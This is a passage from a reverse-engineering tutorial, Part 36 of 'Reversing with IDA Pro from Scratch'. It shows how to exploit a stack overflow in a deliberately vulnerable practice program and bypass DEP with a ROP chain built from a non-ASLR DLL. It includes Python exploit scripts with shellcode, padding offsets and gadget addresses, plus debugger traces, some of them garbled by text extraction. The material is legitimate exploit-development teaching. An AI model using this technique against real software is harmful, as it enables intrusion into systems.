


# REVERSING WITH IDA PRO FROM SCRATCH

## PART 36

We'll start working with the version that has DEP on. We know that it is similar, but what happens if we use the script of the no DEP version?

Change the path in the script to point to DEP.exe.




```
from os import *
import struct

shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01
stdin,stdout = open4(r'C:\Users\ricna\Desktop\35\DEP\DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
fruta = "A" * 772 + struct.pack("<L", 0x7800F7C1) + shellcode + "\n"

print stdin
print "Escribe: " + fruta
stdin.write(fruta)
```

I run and attach it with IDA that has the DEP.exe analysis.



```
00261010 ; void __cdecl saluda(int _size)
00261010 void __cdecl saluda(int) proc near
00261010
00261010     nombre= byte ptr -300h
00261010     _size= dword ptr  8
00261010
00261010     push    ebp
00261011     mov     ebp, esp
00261013     sub     esp, 300h
00261019     mov     eax, [ebp+_size]
0026101C     push    eax, [ebp+nombre] ; Size
0026101D     lea     ecx, [ebp+nombre]
00261023     push    ecx, [ebp+buf] ; Buf
00261024     call    ds: _imp_gets
0026102A     add    esp, 8
0026102D     lea    edx, [ebp+nombre]
00261033     push    edx
00261034     push    offset _Format ; "Hola %s\n"
00261039     call    _printf
0026103E     add    esp, 8
00261041     mov    esp, ebp
00261043     pop    ebp
00261044     retn
00261044 void __cdecl saluda(int) endp
```

I will set a Breakpoint in the **saluda** function to see what happens just after the gets because the process is waiting inside the Api when we attach it.

```

00261023 push    ecx      ; Buf
00261024 call    ds: _imp_gets_s
0026102A add     esp, 8
0026102D lea     edx, [ebp+nombre]
00261033 push    edx
00261034 push    offset_Format ; "Hola %s\n"
00261039 call    _printf
0026103E add     esp, 8
00261041 mov     esp, ebp
00261043 pop    ebp
00261044 retn
00261044 void __cdecl saluda(int) endp
,54) 0000042A 0026102A: saluda(int)+1A (Synchronized with EIP)

```

The screenshot shows the assembly code for the `saluda` function. The instruction at address `0026102A`, which is the `call ds: _imp_gets_s` instruction, is highlighted in purple. This indicates that the debugger is currently stopped at this point. The assembly code continues with `add esp, 8`, `lea edx, [ebp+nombre]`, `push edx`, `push offset_Format`, `call _printf`, `add esp, 8`, `mov esp, ebp`, `pop ebp`, and `retn`. The stack dump below shows a series of null bytes followed by the string `HOLA+`.

It stopped there. I will trace it with F8 until the RET.

The screenshot shows the assembly code for the `saluda` function in the IDA Pro debugger. The instruction at address `0026102A` is highlighted in red. The assembly code is identical to the one shown in the previous screenshot. To the right, the general registers are listed, and the stack dump shows the memory starting at `078FBBC8` containing the string `HOLA+`. A blue arrow points to the memory location `078FBBC8`, indicating where the `gets` function has read data from the stack.

There, we see the stack overwritten. It will jump to the PUSH ESP – RET that is in 0x7800F7C1. It should have no problem here because it is a code section instruction of a module and these sections have always execution permission. Press F7.

```

IDA View-EIP Structures
IDA View-EIP c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4.cpp
Mypepe.dll:7800F7BD db 0FFh
Mypepe.dll:7800F7BE db 0FFh
Mypepe.dll:7800F7BF db 83h ; ^
Mypepe.dll:7800F7C0 db 0C0h ; +
Mypepe.dll:7800F7C1 ;
EIP Mypepe.dll:7800F7C1 push esp
Mypepe.dll:7800F7C2 retn
Mypepe.dll:7800F7C2 ;
Mypepe.dll:7800F7C3 db 3Bh ; ;
Mypepe.dll:7800F7C4 db 0C7h ; ;
Mypepe.dll:7800F7C5 db 0Fh
Mypepe.dll:7800F7C6 db 84h ; ^
UNKNOWN 7800F7C1: Mypepe.dll:mypepe__pxcptinfoptrs+7 (Synchronized with EIP)
Hex View-1

```

Trace it with F7.

```

IDA View-EIP c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4.cpp
Mypepe.dll:7800F7BD db 0FFh
Mypepe.dll:7800F7BE db 0FFh
Mypepe.dll:7800F7BF db 83h ; ^
Mypepe.dll:7800F7C0 db 0C0h ; +
Mypepe.dll:7800F7C1 ;
EIP Mypepe.dll:7800F7C1 push esp
Mypepe.dll:7800F7C2 retn
Mypepe.dll:7800F7C2 ;
Mypepe.dll:7800F7C3 db 3Bh ; ;
Mypepe.dll:7800F7C4 db 0C7h ; ;
Mypepe.dll:7800F7C5 db 0Fh
Mypepe.dll:7800F7C6 db 84h ; ^
UNKNOWN 7800F7C2: Mypepe.dll:mypepe__pxcptinfoptrs+8 (Synchronized with EIP)
Hex View-1 Stack view
0078FBC4 0078FBC8 Stack<[00005608]:0078FBC8
0078FBC8 03504088
0078FBCC 0440C778
0078FBDD 636C6163
0078FBD4 5004C083
0078FBDB 01982468
0078FBDC D1FF5978
0078FBE0 00978800 debug@18:00978800
0078FBE4 FDECF92D
0078FBE8 0026135D _mainCRTStartup
UNKNOWN 0078FBC4: Stack[00005608]:0078FBC4 (Synchronized with ESP)
Output window

```

It PUSHes the ESP register value and then, it comes to the RET. It will jump there to execute 0x78fbc8 as if it were a Return Address and there it is my shellcode in the stack. In the NO\_DEP, it jumped and executed that shellcode I sent, but what happens here? Press F7.

0078FBC4 0078FBC8 Stack[00005608]:0078FBC8

The code that it executed in the NO\_DEP in the stack without problems can't be executed here because the DEP doesn't allow execution permission to the stack (the heap, etc) and it only has read and write permission.

What can we do here?

When it jumps to a DLL code as we did with the PUSH ESP-RET can be done and that's the ROP idea. Put gadgets together that are code chunks ended in RET to give the stack, heap or whatever execution permission.


For example, if I want to set a value in EAX, instead of jumping to the PUSH ESP-RET, I will jump to a POP EAX-RET. I will find a POP EAX-RET in the idasploder gadgets in mypepe DLL with no ASLR.

Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WIND
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WIND
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WIND
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WIND
78000000	Mypepe.dll	00040000	No	No	No	No	C:\Users\

Line 7 of 7

Hex View-1

0078FBC8 03504088  
0078FBCC 0440C778  
0078FBD0 636C6163  
0078FBD4 5004C083  
0078FBDB 01982468  
0078FBCD D1FF5978  
0078FBE0 00978800 debug018:00978800  
0078FBE4 FDECFC9D  
0078FBE8 0026135D \_mainCRTStartup  
0078FBEC 0026135D \_mainCRTStartup



There, it is the gadget in 0x78003d08.

```
35 > DEP > script.py >
- NODEP.py x NO_DEP\script.py x DEP\script.py x

10
11     rop= struct.pack("<L", 0x78003d08)      #POP EAX-RET
12     rop+= struct.pack("<L", 0x41424344)      # VALOR QUE VA A EAX
13     rop+= struct.pack("<L", 0xCCCCCCCC)        # SIGUIENTE GADGET
14
15
16     fruta="A" * 772 + rop + shellcode + "\n"
17
18     print stdin
19
20     print "Escribe: " + fruta
21     stdin.write(fruta)
22     print stdout.read(40)
23
24
```

There, we replace the jump to the PUSH ESP - RET by our ROP that starts with a POP EAX that moves the 0x41424344 value that is below to EAX and then, when it comes to the RET (remember that all or almost all gadgets end in RET), it jumps to the next gadget in 0xCCCCCCCC. I we'll see what it is later, but let's execute this to see what happens. Attach it again and trace it as before.

```

0026103E add    esp, 8
00261041 mov    esp, ebp
00261043 pop    ebp
00261044 retn
00261044 void __cdecl saluda(int) endp
00261044

```

100.00% (-257,292) (844,87) 00000444 00261044: saluda(int)+34 (Synchronized with EIP)

Hex View-1 Stack view

0036F960	78003D08	Mypepe.dll:mypepe_??3@YAXPAX@Z+17D
0036F964	41424344	
0036F968	CCCCCCCC	
0036F96C	035040B8	
0036F970	0440C778	
0036F974	636C6163	
0036F978	5004C083	

When coming to the RET, I see the POP EAX-RET jump in my ROP. The 0x41424344 that will end up in EAX and the 0xCCCCCCCC where I should add the pointer to the next gadget. Trace it with F7.

Debug View Structures

IDA Vi... c:\users\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication

EIP Mypepe.dll:78003D08 db 0  
Mypepe.dll:78003D05 db 0  
Mypepe.dll:78003D06 db 6Ah ; j  
Mypepe.dll:78003D07 db 1  
Mypepe.dll:78003D08 ;  
Mypepe.dll:78003D08 pop eax  
Mypepe.dll:78003D09 retn  
Mypepe.dll:78003D09 ;  
Mypepe.dll:78003D0A db 55h ; U  
Mypepe.dll:78003D0B db 88h ; i  
Mypepe.dll:78003D0C db 0ECh ; 8  
Mypepe.dll:78003D0D db 0B8h ; +

UNKNOWN 78003D08: Mypepe.dll:mypepe\_??3@YAXPAX@Z+17D (Synchronized with EIP)

Hex View-1 Stack v

0036F964	41424344	
0036F968	CCCCCCCC	
0036F96C	035040B8	
0036F970	0440C778	
0036F974	636C6163	
0036F978	5004C083	
0036F97C	01982468	
0036F980	D1FF5978	
0036F984	00261300	_scrt_common_main_seh+112
0036F988	0026135D	_mainCRTStartup

UNKNOWN 0036F964: Stack[0000051C]:0036F964 (Synchronized with ESP)

We jump to my first gadget. It is the POP EAX-RET. We know that the POP takes a value out of the stack and moves it, in this case, to EAX. If I execute it with F7.

The screenshot shows the IDA Pro interface with the assembly view open. The assembly window displays the following code:

```

Mypepe.dll:78003D04 db 0
Mypepe.dll:78003D05 db 0
Mypepe.dll:78003D06 db 6Ah ; j
Mypepe.dll:78003D07 db 1
Mypepe.dll:78003D08 ;
Mypepe.dll:78003D08 pop eax
Mypepe.dll:78003D09 retb
Mypepe.dll:78003D09 ;
Mypepe.dll:78003D0A db 55h ; U
Mypepe.dll:78003D0B db 8Bh ; Y
Mypepe.dll:78003D0C db 0ECh ; S
Mypepe.dll:78003D0D db 08Bh ; +
UNKNOWN 78003D09: Mypepe.dll:mypepe_??3@YAXPAX@Z+17E (Synchronized with EIP)

```

The registers window shows the following values:

Register	Value	Description
EAX	41424344	
EBX	00504000	TIB[0000051C]:00
ECX	74453640	ucrtbase.dll:ucr
EDX	74505318	ucrtbase.dll:745
ESI	7450631A	ucrtbase.dll:745
EDI	7450630B	ucrtbase.dll:745
EBP	41414141	
ESP	0036F968	Stack[0000051C]:
EIP	78003D09	Mypepe.dll:mype
EFL	00000206	

The hex view window shows memory starting at address 0x0036F968, with a blue arrow pointing to the byte at 0x0036F968 which is 0xCC (CCCCCCCC).

There, it was moved to EAX and as it came to a RET, it will jump to the next gadget, in this case, 0xCCCCCCCC. It doesn't have it yet, but we should add it there.

And this is the ROP. Putting different gadgets together to do what I want. One after the other. That's why it is called ROP (RETURN ORIENTED PROGRAMMING) because we are executing code without assembling our own instructions but pointing to code chunks that work.

There are the manual and automatic ways. We'll do it manually first. If you don't need it, skip it and go to the next part where it is done automatically.


The general method is ordering certain values in the registers and then, jumping to a PUSHAD RET. We'll see that it will rearrange everything, although there are thousands of ways to do a ROP. This is the most common.

We have to decide which API we'll use first to unprotect the stack, in this case, it could be VirtualAlloc or VirtualProtect which are the most used, although there are more.

We know there are two modules now. The idasploiter's and IDA's. The last one is in


Sabemos que hay dos pestañas modules ahora la del idasploiter y la del IDA mismo, esta última está en DEBUGGER-DEBUGGER WINDOWS-MODULE LIST.

Right click there on mypepe and analyze it. Then, make it load its symbols if it has them.




As we don't have mypepe symbols, it looks good, but it doesn't show some info as the imported functions used in the function list just mypepe's.

Let's search for the **off\_** string.



I don't need them all. Just one.



The CALL will be the typical jump to the IAT imported function because off\_ as a prefix (don't confuse it with OFFSET that is the address), is the content of that address where it will jump is a pointer as in the IAT case. Let's go there.

```

Library function Data Regular function Unexplored Instruction External symbol
IDA View-EIP, Occurrences of: off, Occurrences of: _off, Function calls, Program Segmentation, xrefs to Mypepe.dll:78003D08, Writeable function pointers, Mc
ID... Oc... Oc... Fu... P... x... W... Mo... Fu... L...
Mypepe.dll:7802E09C ; DATA XREF: sub_78003D0A+50tr
Mypepe.dll:7802E0A0 off_7802E0A0 dd offset kernel32_GetVersionExA
Mypepe.dll:7802E0A0 ; DATA XREF: sub_78003D0A+1Ftr
Mypepe.dll:7802E0A0 ; sub_78004D79+1Atr
Mypepe.dll:7802E0A4 off_7802E0A4 dd offset kernel32_HeapDestroy
Mypepe.dll:7802E0A4 ; DATA XREF: sub_78003C77+3Dtr
Mypepe.dll:7802E0A4 ; sub_78003CBD+9114tr
Mypepe.dll:7802E0A8 off_7802E0A8 dd offset kernel32_HeapCreate ; DATA XREF: sub_78003CBD+11tr
Mypepe.dll:7802E0AC off_7802E0AC dd offset kernel32_VirtualFree
Mypepe.dll:7802E0AC ; DATA XREF: sub_78003C77+2Btr
Mypepe.dll:7802E0AC ; sub_78003C77+917Atr ...
Mypepe.dll:7802E0B0 off_7802E0B0 dd offset kernel32_VirtualAlloc
UNKNOWN 7802E0A0: Mypepe.dll:off_7802E0A0 (Synchronized with EIP)

```

Seeing a Little among the IAT functions, it is VirtualAlloc. Let's prepare a ROP for it (we already know that 0x7802e0b0 is the IAT start. From now on, I will call it VA)

The idea is to order these values in each register and then, with some PUSHAD RET, push them into the stack and they will be ordered as VirtualAlloc arguments. It is not magic. ☺

```

# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR of 0x1005d060
# EDI 10019C60 => ROP-Nop same as EIP
#
#
```

We have to add 0x90909090 in EAX. We have added that gadget. We just need to change that value to 0x90909090, but EAX has to be set with the last one because it can be necessary to set other values. It's recommended to add the most difficult ones.

The VirtualAlloc address must be in ESI and we only have the IAT location, but just the address will change. So, basing on that location, we will find the address and it will always work.

We have to find the easiest if there is a MOV ESI, [register] – RET. Let's search in the gadgets.

There isn't any, but we have:

78001044 sal byte ptr [ebp+6], cl # mov eax, [esp+4+arg\_0] # po  
7800189B mov eax, [ebp+arg\_4] # pop edi # pop esi # pop ebx #  
780022DE mov eax, [eax-4] # retn

Line 5 of 1010

Hex View-1

0036F968	CCCCCCCC
0036F96C	035040B8
0036F970	0440C778

We move the IAT address + 4 to EAX and with that instruction, we move the API address to EAX. We'll have to move it from EAX to ESI with other gadget. Let's order all this and try it.

The IAT location was 0x7802E0B0. We add it 4 and move it to EAX with the gadget we already had.

```
rop= struct.pack("<L", 0x78003d08) # POP EAX-RET
rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
rop+= struct.pack("<L", 0xCCCCCCCC) # SIGUIENTE GADGET


fruta="A" * 772 + rop + shellcode + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

With that, we'll have the IAT location + 4 in EAX. The next gadget will be the one we found.

780022DE mov eax, [eax-4] # retn



```
NODEP.py x NO_DEP\script.py x DEP\script.py x


rop= struct.pack("<L", 0x78003d08) #POP EAX-RET
rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
rop+= struct.pack("<L", 0x780022DE) # SACA LA DIRECCION DE VA a EAX
rop+= struct.pack("<L", 0xCCCCCCCC) # SIGUIENTE GADGET

fruta="A" * 772 + rop + shellcode + "\n"

print stdin
```

There, we put both gadgets together. Let's try it to see if it does what we think and the VA address is in EAX.

One of the uncomfortable things we'll have is that idaspoiler just runs in debugging mode. So, if we need to debug it, it will close after restarting it, but we can have other IDA instance opened with the process stopped debugging to find in the IDA SPLOITER and debug it in the other.



IDA View-EIP, Function calls: void \_\_cdecl saluda(int), Program Segmentation, Modules, Functions window, Names window

0026102A add esp, 8  
0026102D lea edx, [ebp+nombre]  
00261033 push edx  
00261034 push offset \_Format ; "Hola %s\n"  
00261039 call \_printf  
0026103E add esp, 8  
00261041 mov esp, ebp  
00261043 pop ebp  
00261044 ret  
00261044 void \_\_cdecl saluda(int) endp  
00261044

100.00% (-269,292) | 00000444 00261044: saluda(int)+34 (Synchronized with EIP)

Hex View-1 Stack view

00DCF950	78003D08	sub_78003CBD+4B
00DCF954	7802E0B4	Mypepe.dll:off_7802E0B4
00DCF958	780022DE	sub_780022D5+9
00DCF95C	CCCCCC	
00DCF960	035040B8	
00DCF964	0440C778	
00DCF968	636C6163	
00DCF96C	5004C083	

We will trace the ROP we did until now with F7.

```
78003D06
78003D06 loc_78003D06:
78003D06 push    1
78003D08 pop     eax
78003D09 retn
78003D09 sub_78003CBD endp
78003D09
```

18 · sub\_78003CBD+4B (Synchronized with EIP)

Now, it will move the IAT entry address from VA + 4 to EAX.

```
78003D06
78003D06 loc_78003D06:
78003D06 push    1
78003D08 pop     eax
78003D09 retn
78003D09 sub_78003CBD endp
78003D09
```

00% (-337,800) UNKNOWN 78003D09: sub\_78003CBD+4C (Synchronized with EIP)

Now, it will jump to the second gadget. I continue with F7.

Legend: **y** function **█** Data **█** Regular function **█** Unexplored **█** Instruction **█** External symbol

ew-EIP, Function calls: sub\_780022D5, Program Segmentation, Modules, Functions window, Names window, Imp

Function calls: sub\_7...    Program Seg...    Mo...    Function...

```

780022D5
780022D5 arg_0= dword ptr 4
780022D5
780022D5 mov     eax, [esp+arg_0]
780022D9 add     dword ptr [eax], 4
780022DC mov     eax, [eax]
780022DE mov     eax, [eax-4]
780022E1 retn
780022E1 sub_780022D5 endp
780022E1

```

(-333, 83) UNKNOWN 780022DE: sub\_780022D5+9 (Synchronized with EIP)

Hex View-1    Stack view

CCCCCCCC	
035040B8	
0440C778	
636C6163	
5004C083	
01082068	

Execute it with F7.

Legend: **b** Library function **█** Data **█** Regular function **█** Unexplored **█** Instruction **█** External symbol

IA View-EIP, Function calls: sub\_780022D5, Program Segmentation, Modules, Functions window, Names window, Imports, General registers, Hex View-1, Stack view

Function calls: sub\_7...    Program Seg...    Mo...    Function...    Name...    Im...    Structures    Enums

```

780022D5
780022D5 arg_0= dword ptr 4
780022D5
780022D5 mov     eax, [esp+arg_0]
780022D9 add     dword ptr [eax], 4
780022DC mov     eax, [eax]
780022DE mov     eax, [eax-4]
780022E1 retn
780022E1 sub_780022D5 endp
780022E1

```

General registers

EAX 7411A160 ↳ kernel32.dll:kernel32_VirtualAlloc()	0
DX 00F60000 ↳ Tlapi.dll:0000000000000000:0000000000000000	0
ECX 74453A40 ↳ ucrtbase.dll:ucrtbase_stdio_cde	I
DX 74505318 ↳ ucrtbase.dll:74505318	S
ESI 74506314 ↳ ucrtbase.dll:74506314	Z
EDI 74506308 ↳ ucrtbase.dll:74506308	R
EBP A1414141 ↳	P
ESP 000CF95C ↳ Stack[0000000000000000]:000CF95C	C
IP 780022E1 ↳ sub_780022D5+C	
FL 00000202	

0% (-333, 83) (772, 62) UNKNOWN 780022E1: sub\_780022D5+C (Synchronized with EIP)

Hex View-1    Stack view

F5C CCCCCCCC	
760 035040B8	
764 0440C778	
768 636C6163	
770 5004C083	
774 D1FF5978	
778 00000000	

